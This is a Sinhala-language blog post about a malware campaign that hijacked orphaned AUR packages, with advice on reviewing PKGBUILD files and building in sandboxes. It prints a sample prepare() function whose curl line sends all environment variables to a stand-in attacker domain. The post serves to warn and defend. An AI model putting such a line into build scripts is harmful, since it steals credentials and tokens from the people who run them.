
"I Use Arch Btw" කියන්න කලින් මේක කියවන්න

ලිනක්ස් පාවිච්චි කරන අය අතරේ Arch Linux කියන්නේ මාරම ජනප්රිය OS එකක්. හැබැයි Arch Linux වල තියෙන ලොකුම වාසිය වෙන AUR (Arch User Repository) එක තමයි දැන් හැකර්ස්ලාගේ අලුත්ම සෙල්ලම් පිට්ටනිය වෙලා තියෙන්නේ. මෑතකදී සොයාගත්ත AUR malware attack එකෙන් සිද්ධ වුණේ AUR එකේ තිබුණු අතහැරලා දාපු (orphaned) package කිහිපයකට malware ඇතුළත් කරපු අප්ඩේට්ස් ලබාදීමයි.
ඔබත් කිසිම හොයලා බැලීමක් නැතුව yay -S package-name වගේ command එකක් terminal එකේ ගහලා, PKGBUILD එක කියවන්නේ නැතුව Enter බටන් එක ඔබන කෙනෙක් නම්, මීළඟ ගොදුර ඔබ වෙන්න පුළුවන්.
ප්රහාරය ක්රියාත්මක වුණේ කොහොමද?
මේ ප්රහාරය ඉතාමත් සරලයි, ඒ වගේම භයානකයි. හැකර්ස්ලා මුලින්ම කළේ කිසිම maintainer කෙනෙක් නැති, හැබැයි මිනිස්සු තවමත් පාවිච්චි කරන පැරණි package තමන්ගේ යටතට ගන්න එක. ඊට පස්සේ ඔවුන් ඒ package එකේ PKGBUILD file එක ඇතුලට sneaky code එකක් ඇතුළත් කළා.
සාමාන්යයෙන් PKGBUILD එකක් ඇතුලේ තියෙන prepare() හෝ build() කියන function ක්රියාත්මක වෙන්නේ package එක build වෙනකොටයි. හැකර්ස්ලා මෙන්න මේ වගේ code එකක් ඒකට ඇතුල් කරලා තිබුණා:
prepare() {
# සාමාන්යයෙන් සිදුවන build process එක
echo "Preparing build environment..."
# රහසිගතව දත්ත සොරකම් කරන code එක
curl -s -X POST -d "$(env)" https://shady-attacker-domain.xyz/collect > /dev/null 2>&1
}ඔබ makepkg -si run කරනකොට මේ script එක ඔබේ terminal එක ඇතුලේ run වෙනවා. මෙතැනදී සිද්ධ වෙන්නේ ඔබේ පරිගණකයේ තියෙන environment variables (උදාහරණයක් විදිහට AWS keys, GitHub tokens, local paths) සියල්ලම හැකර්ගේ server එකකට curl command එක හරහා යවන එකයි. මේකට root access අවශ්ය වෙන්නේ නැහැ, ඔබේ සාමාන්ය user permissions වලින්ම මේ දත්ත සොරකම් කරන්න පුළුවන්.
ඇයි අපිට මෙහෙම වුණේ?
ප්රධානම හේතුව තමයි අපේ කම්මැලිකම. yay හෝ paru වගේ AUR helpers පාවිච්චි කරද්දී PKGBUILD එකේ diffs බලන්නද කියලා අහනවා. අපි කරන්නේ ඒක බලන්නේ නැතුව skip කරන එකයි. මේක Linux වල තියෙන security bug එකක් නෙවෙයි, අපේ නොසැලකිලිමත්කම නිසා සිද්ධ වෙන දෙයක්.
මේකෙන් බේරෙන්නේ කොහොමද?
ඔබේ Arch Linux system එක මේ වගේ ප්රහාර වලින් බේරගන්න මේ පියවර අනුගමනය කරන්න:
- PKGBUILD එක කියවන්න: AUR helper එකෙන් diffs පෙන්වන්නද ඇහුවොත් අනිවාර්යයෙන් "Yes" දීලා බලන්න. සැක කටයුතු
curl,wgetහෝevalවගේ commands තියෙනවා නම් install කරන්න එපා. - Maintainer කවුද කියලා බලන්න: අවුරුදු ගාණකින් අප්ඩේට් නොවී තිබුණු package එකක් එකපාරටම අලුත් කෙනෙක් අප්ඩේට් කරලා තියෙනවා නම්, ඒක ගැන දෙපාරක් හිතන්න.
- Sandbox එකක් පාවිච්චි කරන්න: වඩාත්ම ආරක්ෂිත ක්රමය තමයි systemd-nspawn හෝ clean chroot එකක් ඇතුලේ AUR packages build කරන එක. එතකොට build script එකකට ඔබේ ප්රධාන system එකේ තියෙන environment variables හෝ home directory එකට ඇතුල් වෙන්න බැහැ.
අවසාන වශයෙන්
AUR කියන්නේ ඉතාමත් ප්රයෝජනවත් තැනක් වුණත්, ඒක ආරක්ෂිතව පාවිච්චි කරන එක ඔබේ වගකීමක්. මීළඟ පාර "I use Arch btw" කියන්න කලින්, PKGBUILD එක කියවන්න පුරුදු වෙන්න.